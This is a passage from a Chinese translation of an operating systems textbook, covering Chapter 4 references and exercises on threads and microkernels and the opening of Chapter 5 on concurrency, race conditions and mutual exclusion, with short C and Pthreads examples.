[LEWI96] 和 [KLEI96] 给出了关于线程概念的综述，并讲述了相应的程序设计策略。前者侧重于概念，后者侧重于程序设计，但它们都涉及了这两方面的主题。[PHAM96] 深入讨论了 Windows NT 线程机制。[ROBB04] 全面讲述了 UNIX 线程概念。

[MUKH96] 讲述了关于 SMP 的操作系统设计问题。[CHAP97] 中包含关于多处理器操作系统最新设计方向的 5 个主题。[LIED95] 和 [LIED96] 中包含关于微内核设计原理的很有价值的论述，后者更偏重于性能问题。

CHAP97 Chapin, S., and Maccabe, A., eds. "Multiprocessor Operating Systems: Harnessing the Power." Special issue of *IEEE Concurrency*, April-June 1997.

KLEI96 Kleiman, S.; Shah, D.; and Smallders, B. *Programming with Threads*. Upper Saddle River, NJ: Prentice Hall, 1996.

LEWI96 Lewis, B., and Berg, D. *Threads Primer*. Upper Saddle River, NJ: Prentice Hall, 1996.

LIED95 Liedtke,J."On μ-Kernel Construction."*Proceedings of the Fifteenth ACM Symposium on Operating Systems Principles*,December 1995.

LIED96 Liedtke, J. "Toward Real MicroKernels."*Communications of the ACM*, September 1996.

MUKH96 Mukherjee, B., and Karsten, S."Operating Systems for Parallel Machines."In *Parallel Computers: Theory and Practice*. Edited by T. Casavant, P. Tvrkik, and F. Plasil. Los Alamitos, CA: IEEE Computer Society Press, 1996.

PHAM96 Pham, T., and Garg, P. *Multithreaded Programming with Windows NT*. Upper Saddle River, NJ: Prentice Hall, 1996.

ROBB04 Robbins, K., and Robbins, S. *UNIX Systems Programming: Communication, Concurrency, and Threads*. Upper Saddle River, NJ:Prentice Hall, 2004.

4.9 关键术语、复习题和习题

关键术语

内核级线程（KLT）	多线程	任务
轻量级进程	端口	线程
消息	进程	用户级线程（ULT）
微内核	对称多处理器（SMP）	单体结构的操作系统

复习题

4.1 表 3.5 列出了在一个没有线程的操作系统中进程控制块的基本元素。对于多线程系统，这些元素中哪些可能属于线程控制块，哪些可能属于进程控制块？

4.2 请列出线程间的状态切换比进程间的状态切换开销更低的原因？

4.3 在进程概念中体现出的两个独立且无关的特点是什么？
4.4 给出在单用户多处理系统中使用线程的 4 个例子。
4.5 哪些资源通常被一个进程中的所有线程共享？
4.6 列出用户级线程相对于内核级线程的 3 个优点。
4.7 列出用户级线程相对于内核级线程的两个缺点。
4.8 定义 jacketing。
4.9 简单定义图 4.8 中列出的各种体系结构。
4.10 列出 SMP 操作系统的主要设计问题。
4.11 给出在典型的单体结构操作系统中可以找到，且可能是微内核操作系统外部子系统的服务和功能。
4.12 列出并简单解释微内核设计相对于整体式结构设计的 7 个优点。
4.13 解释微内核操作系统可能存在的性能缺点。
4.14 列出即使在最小的微内核操作系统中也可以找到的 3 个功能。
4.15 在微内核操作系统中，进程或线程间通信的基本形式是什么？

习题

4.1 考虑以下事件：

ULT_same = 同一进程内的 ULT 线程切换
ULT_diff = 不同进程间的 ULT 线程切换
KLT_same = 同一进程内的 KLT 线程切换
KLT_diff = 不同进程间的 KLT 线程切换

这些事件在开销需求上有什么不同？将这些事件按开销从小到大排序，并说明这样排序的理由。

4.2 在比较用户级线程和内核级线程时，曾指出用户级线程的一个缺点是，当一个用户级线程执行系统调用时，不仅这个线程被阻塞，进程中的所有线程都被阻塞。请问这是为什么？

4.3 在 OS/2 中，其他操作系统中通用的进程概念被分成了三个不同类型的实体：会话、进程和线程。一个会话是一组与用户接口（键盘、显示器、鼠标）相关联的一个或多个进程。会话代表了一个交互式的用户应用程序，如字处理程序或电子表格。这个概念使得 PC 用户可以打开一个以上的应用程序，在屏幕上显示一个或更多的窗口。操作系统必须知道哪个窗口，即哪个会话是活跃的，从而把键盘和鼠标的输入传递给相应的会话。在任何时刻，只有一个会话在前台模式，其他的会话都在后台模式，键盘和鼠标的所有输入都发送给前台会话的一个进程。当一个会话在前台模式时，执行视频输出的进程直接把它发送到硬件视频缓冲区，然后到用户的屏幕；当这个会话移到后台时，硬件视频缓冲区被保存到一个逻辑视频缓冲区。当一个会话在后台时，如果该会话的任何一个进程的任何一个线程正在执行并产生屏幕输出，这个输出被送到逻辑视频缓冲区；当这个会话返回前台时，屏幕被更新，为新的前台会话显示出逻辑视频缓冲区中的当前内容。

有一种方法可以把 OS/2 中与进程相关的概念的数目从 3 个减少到 2 个：删去会话，把用户接口（键盘、显示器、鼠标）和进程关联起来。这样，在某一时刻，只有一个进程处于前台模式。为了进一步结构化，进程可以被划分成线程。

a）使用这种方法会丧失什么优点？

b）如果将这种修改方法深入下去，应该在哪里分配资源（内存、文件等），在进程级还是在线程级？

4.4 考虑这样一个环境，用户级线程和内核级线程呈一对一的映射关系，并且允许进程中的一个或多个线程产生会引发阻塞的系统调用，而其他线程可以继续运行。解释为什么在单处理器机器上，这个模型可以使多线程程序比相应的单线程程序运行速度更快。

4.5 a）为什么说线程与进程相比是轻量级的？

b）与使用不含线程的进程相比，列出使用包含线程的进程的 3 个好处。

c）进程退出会导致这个进程拥有的所有线程都退出吗？解释原因。

4.6 OS/390 大型机操作系统围绕着地址空间和任务的概念构造。粗略说来，一个地址空间对应于一个应用程序，并且或多或少地对应于其他操作系统中的一个进程；在一个地址空间中，可以产生一组任务，并且它们可以并发执行，这大致对应于多线程的概念。有两个数据结构对管理任务结构起关键作用。地址空间控制块（ASCB）含有 OS/390 所需要的关于一个地址空间的信息，而不论该地址空间是否正

在执行。ASCB 中的信息包括分派优先级、分配给该地址空间的实存和虚存、该地址空间中就绪的任务数以及每一个是否被换出。一个任务控制块（TCB）表示一个正在执行的用户程序，它含有在一个地址空间中管理该任务所需要的信息，包括处理器状态信息、指向该任务所涉及的程序的指针和任务执行状态。ASCB 是在系统内存中保存的全局结构，而 TCB 是保存在各自的地址空间中的局部结构。请问把控制信息划分成全局和局部两部分有什么好处？

4.7 一个多处理器系统有 8 个处理器，并配备了 20 个磁带设备。现有大量的作业提交给该系统，完成每个作业最多需要 4 个磁带设备。假设每个作业开始运行时只需要 3 个磁带设备，并且在很长时间内都只需要这 3 个设备，而只是在最后很短的一段时间内需要第 4 个设备以完成操作。同时还假设这类作业源源不断。

a）假设操作系统中的调度程序只有当 4 个磁带设备都可用时才开始一个作业。当作业开始时，4 个设备立即被分配给它，并且直到作业完成时才被释放。请问一次最多可以同时执行几个作业？采用这种策略，最多有几个磁带设备可能是空闲的？最少有几个？

b）给出另外一种策略，要求其可以提高磁带设备的利用率，并且同时可以避免系统死锁。并分析最多可以有几个作业同时执行，可能出现的空闲设备的范围是多少。

4.8 很多诸如 C 和 C++语言的现行规范中，并没有提供对多线程编程的支持。如下面程序所示，这一问题可能会对编译器和代码正确性造成影响。考虑如下的函数定义和声明：

```
int global_positives = 0;
typedef struct list {
   struct list *next;
   double val;
} * list;

void count_positives(list l)
{
  list p;
  for (p = l; p; p = p -> next)
      if (p -> val > 0.0)
       ++global_positives;
}
```

考虑：当一个线程 A 执行如下操作

```
count_positives(<list containing only negative values>);
```

的同时，另一个线程 B 执行

```
++global_positives;
```

a）该函数的功能是什么？

b）C 语言只对单个线程的执行进行了规范。对于本题中所声明的函数，在两个并发的线程中使用是否会有明显或潜在的问题？

4.9 对于一些已经包含了优化的编译器（包括比较保守的 GCC），上题中的 count_positives 函数一般会被优化成类似下面的代码：

```
void count_positives(list l)
{
   list p;
   register int r;
r = global_positives;
   for (p = l; p; p = p -> next)
      if (p -> val > 0.0) ++r;
   global_positives = r;
}
```

如果有 A、B 两个线程并发执行，被这样编译优化过的代码会有什么明显或潜在的问题发生？

4.10 考虑下列使用了 POSIX Pthreads API 的代码：

thread2.c

```
#include <pthread.h>
#include <stdlib.h>
```

```
#include <unistd.h>
#include <stdio.h>
int myglobal;
   void *thread_function(void *arg) {
      int i,j;
      for ( i=0; i<20; i++ ) {
          j=myglobal;
          j=j+1;
          printf(".");
          fflush(stdout);
          sleep(1);
          myglobal=j;
      }
      return NULL;
}

int main(void) {
   pthread_t mythread;
   int i;
  if ( pthread_create( &mythread, NULL, thread_function, NULL))
{
       printf("error creating thread.");
       abort();
   }
for ( i=0; i<20; i++) {
  myglobal=myglobal+1;
  printf("o");
  fflush(stdout);
  sleep(1);
}
if ( pthread_join ( mythread, NULL ) ) {
  printf("error joining thread.");
  abort();
}
printf("\nmyglobal equals %d\n",myglobal);
exit(0);
}
```

main()中首先声明了一个变量 mythread，类型为 pthread_t，它是一个线程的 id；然后，if 语句创建了一个与 mythread 关联的线程。调用 pthread_create()，若成功，返回 0；失败返回非零值。pthread_create()的第三个参数是一个新线程开始时将执行的函数名，当 thread_function()返回时，线程终止。此时主程序本身定义了一个线程，所以有两个线程在执行。函数 pthread_join 允许主线程等待直到新的线程结束。

a）这个程序完成的功能是什么？

b）程序执行的输出如下：

```
$ ./thread2
..o.o.o.o.oo.o.o.o.o.o.o.o.o.o..o.o.o.o.o
myglobal equals 21
```

这一输出结果是否是所期望的？如果不是，什么地方出错了？

4.11 Solaris 资料表明，一个用户级线程可能让位于具有相同优先级的另一个线程。请问，如果有一个可运行的、具有更高优先级的线程，让位函数是否还会导致让位于具有相同优先级或更高优先级的线程？

4.12 在 Solaris 9 和 Solaris10 中，ULT 和 LWP 之间是一一映射的。在 Solaris 8 中，单个 LWP 可以支持一个或多个 ULT。

a）ULT 到 LWP 的多对一映射，可能的好处是什么？

b）Solaris 8 中，一个 ULT 的线程执行状态不同于 LWP，请解释一下为什么？

c）图4.19给出了在Solaris 8和9中，ULT以及与其关联的LWP的状态转换图，请解释图中的操作和两个图的关系。




图4.19　Solaris用户级线程和轻量级进程状态

4.13　ULT或KLT中，哪一种线程不能利用多个处理器？请给出理由。

第 5 章　并发性：互斥和同步

操作系统设计中的核心问题是关于进程和线程的管理：

- **多道程序设计技术**：管理单处理器系统中的多个进程。
- **多处理技术**：管理多处理器系统中的多个进程。
- **分布式处理技术**：管理多台分布式计算机系统中多个进程的执行。最近迅猛发展的集群就是这类系统的典型的例子。

并发是所有问题的基础，也是操作系统设计的基础。并发包括很多设计问题，其中有进程间通信、资源共享与竞争（例如内存、文件、I/O 访问）、多个进程活动的同步以及分配给进程的处理器时间等。我们将会看到这些问题不仅会出现在多处理环境和分布式处理环境中，甚至也会出现在单处理器的多道程序设计系统中。

并发会在以下三种不同的上下文中出现：

- **多个应用程序**：多道程序设计技术允许在多个活动的应用程序间动态共享处理器时间。
- **结构化应用程序**：作为模块化设计和结构化程序设计的扩展，一些应用程序可以被有效地设计成一组并发进程。
- **操作系统结构**：同样的结构化程序设计优点可用于系统程序员，我们已经知道操作系统自身常常作为一组进程或线程实现。

由于并发相当重要，本书有 4 章的内容和一个附录都着重讲述与并发相关的问题。本章和下一章涉及多道程序设计和多处理器系统中的并发性，第 16 章和第 18 章讲述与分布式处理器相关的并发问题。尽管本书的其余部分包含操作系统设计的很多重要的其他主题，但是并发将在这些主题中扮演重要的角色。

本章首先介绍并发的概念和多个并发进程执行的含义[⊖]。我们发现，支持并发进程的基本要求是加强互斥的能力；也就是说，当一个进程被授予互斥能力时，那么在其活动期间，它具有排斥所有其他进程的能力。接下来，将介绍支持互斥的硬件机制。随后将介绍一些不需要忙等待，可由操作系统或语言编译器支持的互斥解决方案。这里将讨论三种方法：信号量、管程和消息传递。

本章通过两个经典的并发问题来说明并发的概念，并对本章中使用的各种方法进行比较。在 5.3 节中将介绍一个可运行的例子——生产者/消费者问题，并以读者/写者问题作为本章的结束。第 6 章将继续讨论并发问题，实例系统中的并发机制将推迟到第 6 章末讲述。附录 A 涵盖了与并发相关的其他主题。

表 5.1 列出了一些和并发相关的关键术语。

表 5.1　和并发相关的关键术语

术　语	说　明
原子操作	一个或多个指令的序列，对外是不可分的；即没有其他进程可以看到其中间状态或者中断此操作
临界区	是一段代码，在这段代码中进程将访问共享资源，当另外一个进程已经在这段代码中运行时，这个进程就不能在这段代码中执行

⊖ 为简单起见，我们通常指的是进程的并发执行。实际上，正如在前一章中所看到的那样，在某些系统中，并发的基本单元是线程而不是进程。

（续）

术　语	说　明
死锁	两个或两个以上的进程因其中的每个进程都在等待其他进程做完某些事情而不能继续执行，这样的情形叫做死锁
活锁	两个或两个以上进程为了响应其他进程中的变化而持续改变自己的状态但不做有用的工作，这样的情形叫做活锁
互斥	当一个进程在临界区访问共享资源时，其他进程不能进入该临界区访问任何共享资源，这种情形叫做互斥
竞争条件	多个线程或者进程在读写一个共享数据时，结果依赖于它们执行的相对时间，这种情形叫做竞争
饥饿	是指一个可运行的进程尽管能继续执行，但被调度器无限期地忽视，而不能被调度执行的情况

5.1 并发的原理

在单处理器多道程序设计系统中，进程交替执行，表现出一种同时执行的外部特征，如图 2.12a 所示。即使不能实现真正的并行处理，并且在进程间来回切换也需要一定的开销，交替执行在处理效率和程序结构上还是带来了重要的好处。在多处理器系统中，不仅可以交替执行进程，而且可以重叠执行进程，如图 2.12b 所示。

从表面上看，交替和重叠代表了完全不同的执行模式和不同的问题。实际上，这两种技术都可以看做是并发处理的一个实例，并且都代表了同样的问题。在单处理器的情况下，这些问题源于多道程序设计系统的一个基本特性：进程的相对执行速度不可预测，它取决于其他进程的活动、操作系统处理中断的方式以及操作系统的调度策略。这就带来了下列困难：

1）全局资源的共享充满了危险。例如，如果两个进程都使用同一个全局变量，并且都对该变量执行读写操作，那么不同的读写执行顺序是非常关键的。关于这个问题的例子将在下一小节中给出。

2）操作系统很难对资源进行最优化分配。例如，进程 A 可能请求使用一个特定的 I/O 通道，并获得了控制权，但它在使用这个通道前被挂起了，操作系统仍然锁定这个通道，以防止其他进程使用，这是难以令人满意的。事实上，这种情况有可能导致死锁，详见第 6 章。

3）定位程序设计错误是非常困难的。这是因为结果通常是不确定的和不可再现的（有关讨论详见 [LEBL87，CARR89 和 SHEN02]）。

上述的所有困难在多处理器系统中也有表现，因为在这样的系统中进程执行的相对速度同样是不可预测的。多处理器系统还必须处理多个进程同时执行所引发的问题，从根本上来说，这些问题和单处理器系统中的是相同的，随着讨论的深入这些问题将逐渐明了。

5.1.1 一个简单的例子

考虑下面的过程：

```
void echo()
{
    chin = getchar ();
    chout = chin;
    putchar(chout);
}
```

这个过程显示了字符回显程序的基本步骤，每当击一下键，就可从键盘获得输入。每个输入字符就保存在变量 **chin** 中，然后传送给变量 **chout**，并回送给显示器。任何程序可以重复地调用这个过程，接收用户输入，并在屏幕上显示。

现在考虑一个支持单用户的单处理器多道程序设计系统，用户可以从一个应用程序切换到另一个应用程序，每个应用程序都使用同一个键盘进行输入，使用同一个屏幕进行输出。由于每个

应用程序都需要使用这个过程 **echo**，所以它就被当做是一个共享过程，载入到所有应用程序公用的全局存储区中。因此，只需使用 **echo** 过程的一个副本，从而节省了空间。

在进程间共享内存是非常有用的，它允许进程间有效而紧密的交互。但是，这种共享也可能会带来一些问题。考虑下面的顺序：

1）进程 P1 调用 **echo** 过程，并在 **getchar** 返回它的值以及将该值存储于 **chin** 后立即被中断，此时，最近输入的字符 **x** 保存在变量 **chin** 中。

2）进程 P2 被激活并调用 **echo** 过程，**echo** 过程运行得出结果，输入，然后在屏幕上显示单个的字符 **y**。

3）进程 P1 被恢复。此时 **chin** 中的值 **x** 被写覆盖，因此已丢失，而 **chin** 中的值 **y** 被传送给 **chout** 并显示出来。

因此，第一个字符丢失，第二个字符被显示了两次，问题的本质在于共享全局变量 **chin**。多个进程访问这个全局变量，如果一个进程修改了它，然后被中断，那么另一个进程可能在第一个进程使用它的值之前又修改了这个变量。假设在这个过程中一次只可以有一个进程，那么前面的顺序会产生如下结果：

1）进程 P1 调用 **echo** 过程，并在输入函数取得结果后立即被中断，此时，最近输入的字符 **x** 保存在变量 **chin** 中。

2）进程 P2 被激活并调用 **echo** 过程。但是，由于 P1 仍然在 **echo** 过程中，尽管当前 P1 处于挂起状态，P2 仍被阻塞，不能进入这个过程。因此，P2 被挂起，等待 **echo** 过程可用。

3）一段时间后，进程 P1 被恢复，完成 **echo** 的执行，并显示出正确的字符 **x**。

4）当 P1 退出 **echo** 后，解除了对 P2 的阻塞，P2 被恢复，成功地调用 **echo** 过程。

这个例子说明，如果需要保护共享的全局变量（以及其他共享的全局资源），唯一的办法是控制访问该变量的代码。如果我们定义了一条规则，一次只允许一个进程进入 **echo**，并且只有在 **echo** 过程运行结束后它才对另一个进程是可用的，那么刚才讨论的那类错误就不会发生了。如何实施此规则是本章的重要内容。

在阐述这个问题前，首先假设在单处理器多道程序设计系统中，通过以上例子可以说明即使只有一个处理器也有可能产生并发问题。在多处理器系统中，同样也存在保护共享资源的问题，解决方法也是相同的。首先，假设没有机制来控制访问共享的全局变量：

1）进程 P1 和 P2 分别在一个单独的处理器上执行，它们都调用了 **echo** 过程。

2）有下面的事件发生，在同一行的事件表示是同时发生的：

```
进程 P1                         进程 P2
•                               •
chin = getchar();               •
•                               chin = getchar();
chout = chin;                   chout = chin;
putchar(chout);                 •
•                               putchar(chout);
•                               •
```

其结果是输入到 P1 的字符在显示前丢失，输入到 P2 的字符被显示在 P1 和 P2 中。如果增加“一次只能有一个进程处于 **echo** 中”的规则，则会产生以下的执行顺序：

1）进程 P1 和 P2 分别在一个单独的处理器上执行，P1 调用了 **echo** 过程。

2）当 P1 在 **echo** 过程中时，P2 调用 **echo**。由于 P1 已经在 **echo** 过程中（不论 P1 是挂起还是在执行），P2 被阻塞不能进入该过程，因此 P2 被挂起，等待 **echo** 过程可用。

3）一段时间后，进程 P1 完成 **echo** 的执行，退出该过程并继续执行，在 P1 从 **echo** 中退出的同时，P2 立即被恢复并开始执行 **echo**。

在单处理器系统的情况下，出现问题的原因是中断可能会在进程中任何地方停止指令的执行；在多处理器系统的情况下，不仅同样的条件可以引发问题，而且当两个进程同时执行并且都试图访问同一个全局变量时，也会引发问题。这两类问题的解决方案是相同的：控制对共享资源的访问。

5.1.2 竞争条件

竞争条件发生在多个进程或线程读写数据时，其最终的结果依赖于多个进程的指令执行顺序。考虑下面两个简单的例子。

在第一个例子中，假设两个进程 P1 和 P2 共享全局变量 **a**。在某一执行时刻，P1 更新 **a** 为 1，在执行的另外某一时刻，P2 更新 **a** 为 2。因此，两个任务竞争更新变量 **a**。在本例中，竞争的“失败者”（也就是最后更新全局变量 **a** 的进程）决定了变量 a 的最终值。

在第二个例子中，考虑两个进程 P3 和 P4 共享全局变量 **b** 和 **c**，并且初始值 **b=1**，**c=2**。在某一执行时刻，P3 执行赋值语句 **b=b+c**，在另一执行时刻，P4 执行赋值语句 **c=b+c**。两个进程更新不同的变量，但两个变量的最终值依赖于两个进程执行赋值语句的顺序。如果 P3 首先执行赋值语句，那么最终的值为 **b=3**，**c=5**。如果 P4 首先执行赋值语句，那么最终的值为 **b=4**，**c=3**。

附录 A 介绍了使用信号量解决竞争条件的例子。

5.1.3 操作系统关注的问题

并发会带来哪些设计和管理问题？如下所示：

1）操作系统必须能够记住各个活跃进程，这可以通过使用第 4 章介绍的进程控制块来实现。

2）操作系统必须为每个活跃进程分配和释放各种资源。有时，多个进程都想访问相同的资源。这些资源包括：

- **处理器时间**：这是调度功能，详见第四部分。
- **存储器**：大多数操作系统使用虚拟存储方案，这方面内容将在第三部分讲述。
- **文件**：在第 12 章讲述。
- **I/O 设备**：在第 11 章讲述。

3）操作系统必须保护每个进程的数据和物理资源，避免其他进程的无意干涉，这涉及与存储器、文件和 I/O 设备相关的技术。关于保护的通用处理请参阅第 14 章。

4）一个进程的功能和输出结果必须与执行速度（相对于其他并发进程的执行速度）无关。这是本章的主题。

为理解如何解决与执行速度无关的问题，我们首先需要考虑进程间的交互方式。

5.1.4 进程的交互

我们可以根据进程相互之间知道对方是否存在的程度，对进程间的交互方式进行分类。表 5.2 列出了三种可能的知道程度以及每种程度的结果：

- **进程之间相互不知道对方的存在**：这是一些独立的进程，它们不会一起工作。关于这种情况的最好例子是多个独立进程的多道程序设计，可以是批处理作业，也可以是交互式的会话，或者是两者的混合。尽管这些进程不会一起工作，但操作系统需要知道它们对资源的**竞争情况**。例如，两个无关的应用程序可能都想访问同一个磁盘、文件或打印机，操作系统必须控制这样的访问。
- **进程间接知道对方的存在**：这些进程并不需要知道对方的进程 ID，但它们共享某些对象，如一个 I/O 缓冲区。这类进程在共享同一个对象时表现出**合作行为**。

- **进程直接知道对方的存在**：这些进程可以通过进程 ID 互相通信，用于合作完成某些活动。同样，这类进程表现出**合作行为**。

表 5.2　进程的交互

知道程度	关　系	一个进程对其他进程的影响	潜在的控制问题
进程之间不知道对方的存在	竞争	• 一个进程的结果与其他进程的活动无关 • 进程的执行时间可能会受到影响	• 互斥 • 死锁（可复用的资源） • 饥饿
进程间接知道对方的存在（如共享对象）	通过共享合作	• 一个进程的结果可能依赖于从其他进程获得的信息 • 进程的执行时间可能会受到影响	• 互斥 • 死锁（可复用的资源） • 饥饿 • 数据一致性
进程直接知道对方（它们有可用的通信原语）	通过通信合作	• 一个进程的结果可能依赖于从其他进程获得的信息 • 进程的计时可能会受到影响	• 死锁（可消费的资源） • 饥饿

实际条件并不总是像表 5.2 中给出的那么清晰，几个进程可能既表现出竞争，又表现出合作。然而，对操作系统而言，分别检查表中的每一项并确定它们的本质是必要的。

进程间的资源竞争

当并发进程竞争使用同一资源时，它们之间会发生冲突。我们可以把这种情况简单描述如下：两个或更多的进程在它们的执行过程中需要访问一个资源，每个进程并不知道其他进程的存在，并且每个进程也不受其他进程的影响。每个进程都不影响它所使用的资源的状态，这类资源包括 I/O 设备、存储器、处理器时间和时钟。

竞争进程间没有任何信息交换，但是，一个进程的执行可能会影响到竞争进程的行为。特别是当两个进程都期望访问同一个资源的时候，如果操作系统把这个资源分配给一个进程，那么另一个就必须等待。因此，被拒绝访问的进程执行速度就会变慢。一种极端情况是，被阻塞的进程永远不能访问这个资源，因此该进程永远不能成功地结束运行。

竞争进程面临三个控制问题。首先是**互斥**的要求。假设两个或更多的进程需要访问一个不可共享的资源，如打印机。在执行过程中，每个进程都给该 I/O 设备发命令，接收状态信息，发送数据和接收数据。我们把这类资源称做**临界资源**，使用临界资源的那一部分程序称做程序的**临界区**。一次只允许有一个程序在临界区中，这一点是非常重要的。由于不清楚详细要求，我们不能仅仅依靠操作系统来理解和实施这个限制。例如在打印机的例子中，我们希望任何一个进程在打印整个文件时都拥有打印机的控制权，否则在打印结果中就会穿插着来自竞争进程的打印内容。

实施互斥产生了两个额外的控制问题。一个是**死锁**。例如，考虑两个进程 P1 和 P2，以及两个资源 R1 和 R2。假设每个进程为执行部分功能都需要访问这两个资源，那么就有可能出现下列情况：操作系统把 R1 分配给 P2，把 R2 分配给 P1，每个进程都在等待另一个资源，且在获得其他资源并完成功能前，谁都不会释放自己已经拥有的资源。这两个进程发生死锁。

另一个控制问题是**饥饿**。假设有三个进程（P1、P2 和 P3），每个进程都周期性地访问资源 R。考虑这种情况，P1 拥有资源，P2 和 P3 都被延迟，等待这个资源。当 P1 退出它的临界区时，P2 和 P3 都被允许访问 R。假设操作系统把访问权授予 P3，并且在 P3 完成临界区之前 P1 又需要访问该临界区。如果在 P3 结束后操作系统又把访问权授予 P1，并且接下来把访问权轮流授予 P1 和 P3，那么即使没有死锁，P2 也可能被无限期地拒绝访问资源。

由于操作系统负责分配资源，因此对竞争的控制不可避免地涉及操作系统。此外，进程自身需要能够以某种方式表达对互斥的要求，如在使用前对资源加锁，但任何一种解决方案都涉及操

作系统的某些支持，如提供锁机制。图 5.1 用抽象术语给出了互斥机制。假设有 n 个进程并发执行，每个进程包括了在某资源 Ra 上操作的临界区以及不涉及资源 Ra 的其他代码。因为所有的进程都需要访问同一资源 Ra，因此在某一时刻只有一个进程在临界区是很重要的。为实施互斥，需要两个函数：**entercritical** 和 **exitcritical**。每个函数的参数都是竞争使用的资源名。如果一个进程在它的临界区中，那么其他任何试图进入临界区的进程都必须等待。

```
/* 进程 1*/
void P1
{
  while (true) {
    /* 处理代码 /;
    entercritical (Ra);
    /* 临界区 */;
    exitcritical (Ra);
    /* 其他代码 */;
  }
}
```

```
/* 进程 2*/
void P2
{
  while (true) {
    /* 处理代码 */;
    entercritical (Ra);
    /* 临界区 */;
    exitcritical (Ra);
    /* 其他代码 */;
  }
}
```

……

```
/*进程 n */
void Pn
{
  while (true) {
    /* 处理代码*/;
    entercritical (Ra);
    /* 临界区 */;
    exitcritical (Ra);
    /* 其他代码 */;
  }
}
```

图 5.1　互斥机制

下面还需要继续分析函数 **entercritical** 和 **exitcritical** 的具体机制，我们暂时把它推迟到讨论另一种进程的交互情况之后。

进程间通过共享合作

通过共享进行合作的情况，包括进程间在互相并不确切知道对方的情况下进行交互。例如，多个进程可能访问一个共享变量、共享文件或数据库，进程可能使用并修改共享变量而并不涉及其他进程，但却知道其他进程也可能访问同一个数据。因此，这些进程必须合作，以确保它们共享的数据得到正确的管理。控制机制必须确保共享数据的完整性。

由于数据保存在资源中（设备或存储器），因此再次涉及有关互斥、死锁和饥饿等控制问题。唯一的区别是可以以两种不同的模式（读和写）访问数据项，并且只有写操作必须保证互斥。

但是，除这些问题之外还有一个新要求：数据的一致性。举个简单的例子，考虑一个关于记账的应用程序，在这个程序中可能会修改各种数据项。假设两个数据项 a 和 b 保持着相等关系 $a=b$，也就是说，为保持这个关系，任何一个程序如果修改了其中一个变量，也就必须修改另一个。现在来看下面两个进程：

```
P1:
    a = a + 1;
    b = b + 1;
P2:
    b = 2 * b;
    a = 2 * a;
```

如果最初状态是一致的，则单独执行每个进程会使共享数据仍然保持一致状态。现在考虑下面的并发执行，两个进程在每个数据项（a 和 b）上都考虑到了互斥：

```
a = a + 1;
b = 2 * b;
b = b + 1;
a = 2 * a;
```

按照这个执行顺序，结果不再保持条件 $a=b$。例如，开始时有 $a=b=1$，在这个执行序列结束时有 $a=4$ 和 $b=3$。为避免这个问题，可以把每个进程中的整个序列声明成一个临界区。

因此，在通过共享进行合作的情况下，临界区的概念是非常重要的，前面曾讲述到的抽象函数 **entercritical** 和 **exitcritical**（见图 5.1）也可以用在这里。这种情况下，该函数的

参数可能是一个变量、一个文件或任何其他共享对象。此外，如果使用临界区来保护数据的完整性，则没有确定的资源或变量可作为参数。在这种情况下，可以把参数看做是一个在并发进程间共享的标识符，用于标识必须互斥的临界区。

进程间通过通信合作

在前面两种情况下，每个进程有自己独立的环境，不包括其他进程，进程间的交互是间接的，并且都存在共享。在竞争的情况下，它们在不知道其他进程存在的情况下共享资源；在第二种情况下，它们共享变量，每个进程并未明确地知道其他进程的存在，它只知道需要维护数据的完整性。当进程通过通信进行合作时，各个进程都与其他进程进行连接，通信提供了同步和协调各种活动的方法。

在典型情况下，通信可由各种类型的消息组成，发送消息和接收消息的原语由程序设计语言提供，或者由操作系统的内核提供。

由于在传递消息的过程中进程间没有共享任何对象，因而这类合作不需要互斥，但是仍然存在死锁和饥饿的问题。例如有两个进程可能都被阻塞，每个都在等待来自对方的通信，这时发生死锁。作为饥饿的例子，考虑三个进程 P1、P2 和 P3，它们都有如下的特性，P1 不断地试图与 P2 或 P3 通信，P2 和 P3 都试图与 P1 通信，如果 P1 和 P2 不断地交换信息，而 P3 一直被阻塞，等待与 P1 通信，由于 P1 一直是活跃的，因此虽不存在死锁，但 P3 处于饥饿状态。

5.1.5 互斥的要求

为了提供对互斥的支持，必须满足以下要求：

1）必须强制实施互斥：在与相同资源或共享对象的临界区有关的所有进程中，一次只允许一个进程进入临界区。

2）一个在非临界区停止的进程不能干涉其他进程。

3）决不允许出现需要访问临界区的进程被无限延迟的情况，即不会产生死锁或饥饿。

4）当没有进程在临界区中时，任何需要进入临界区的进程必须能够立即进入。

5）对相关进程的执行速度和处理器的数目没有任何要求和限制。

6）一个进程驻留在临界区中的时间必须是有限的。

有许多种方法都可以满足这些互斥条件。一种方法是让由并发执行的进程担负这个责任，这类进程，不论是系统程序还是应用程序，都需要与另一个进程合作，而不需要程序设计语言或操作系统提供任何支持来实施互斥。我们把这类方法称做软件方法。尽管该方法已经被证明会增加开销和缺陷，但通过分析这类方法，可以更好地理解并发处理的复杂性，详见附录 A。第二种方法涉及专门的机器指令，这种方法的优点是可以减少开销，但却很难成为一种通用的解决方案，详见 5.2 节。第三种方法是在操作系统或程序设计语言中提供某种级别的支持，从 5.3 节到 5.5 节讲述了这类方法中最重要的三种方法。

5.2 互斥：硬件的支持

许多增强互斥的软件算法已经开发出来了。软件方法会带来高开销并且很容易产生逻辑错误。然而讨论这些算法可以阐述在开发并发程序中许多基本的概念和潜在的问题。对于有兴趣的读者，附录 A 包含了软件方法的讨论。在本节将讨论几种实现互斥的硬件方法。

5.2.1 中断禁用

